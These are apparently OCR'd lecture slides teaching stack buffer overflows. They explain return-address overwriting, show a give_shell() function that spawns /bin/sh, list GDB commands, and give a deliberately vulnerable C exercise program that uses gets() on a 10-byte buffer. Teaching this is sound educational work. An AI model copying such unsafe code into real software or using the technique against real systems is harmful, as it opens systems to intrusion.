
Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



Buffer overflow

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



Buffer overflow

- The “ret” instruction at the end of the function will return to the caller according to this stored address on the stack.

Buffer overflow

- What if we crave the data, so that this address points to another function in the same memory space? How about running a function that gives us the shell!?

Stack Overflow to Arbitrary Code Execution

- If the overflowing buffer overwrites the return address saved on the stack, an attacker can control where the execution goes when we return from the current function
- System hacked!

Stack Overflow to Arbitrary Code Execution


- How to exploit a it?

- Jump to a “function” that gives us the shell
  - existing code in the program that gives an attacker control
  - e.g.,:
    ```
    setreuid(getuid(), getuid());
    system("/bin/sh")
    ```
  - Unlikely possible in real-world software

Memory corruption exploitation: Jump to a function that gives shell

- If we overwrite the return address we control where the execution goes when the function returns.
- If there is an interesting function that we want to call, we can overwrite the return address with its address, for instance:

```
void give_shell() {
    setreuid(getuid(), getuid());
    system("/bin/sh");
}
```




- Then, when the current function returns, it will jump to `give_shell()`, giving us a shell

Stack smashing using buffer overflow - a real-world example


The tool: GDB

- **run/ r**, run the program
- **x / number <b/h/w/g><x/u/d/s/i> <addr>**, eXamine "number" of bytes/halfword/word/doubleword in hex/unsigned-int/dec/str/instr
- **ni**, execute the next instruction
- **c**, continue executing the program




The tool: GDB

- **b * addr**, add a breakpoint to address “addr”, for example addr= a
- **info functions**, list all the functions of the binary file
- info function <function_name>, show info about the specific function
- **disas <function_name>**, show all the instructions of a function
- **delete / delete <break_pt_number>**, deletes all the breakpoints, or a specific breakpoint
- **info register**, show all the registers
- **set {<data type>} <memory addr> = <value>**, set the memory addr with value




Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes




Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



Re-cap what we want to do

- Here is what would happen when the user inputs a piece of data bigger than the allocated 10 bytes



Consider the code below

- For easy illustration, let's check the source code (in particular the "noSecret()" function)
- There is the **gets()** that does not check the size of the input, so it will allow you writing beyond the space allocated to the buffer, and therefore overwriting return address with the return address you like!
- 24 lines in the program, one line contains an issue, that's already enough for us using the knowledge just learned

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void Secret(){
/*you will never see it, unless you hack the code! haha :)*/

        char secret[65];

        FILE *f = fopen("secret.txt", "r");
        if (f == NULL) {
                printf("secret.txt file is missing\n");
                exit(0);
        }
        fgets(secret, 65, f);
        printf("This is the secret :\n\n%s", secret);
}

void noSecret(){
        char answer[10];
        printf("Do you like this course (yes/no)? \n");
        gets(answer);

        printf("Great! Give us a decent evaluation score! \n\n");
}

int main(){

        noSecret();
        return 0;
}
```

Consider the code below

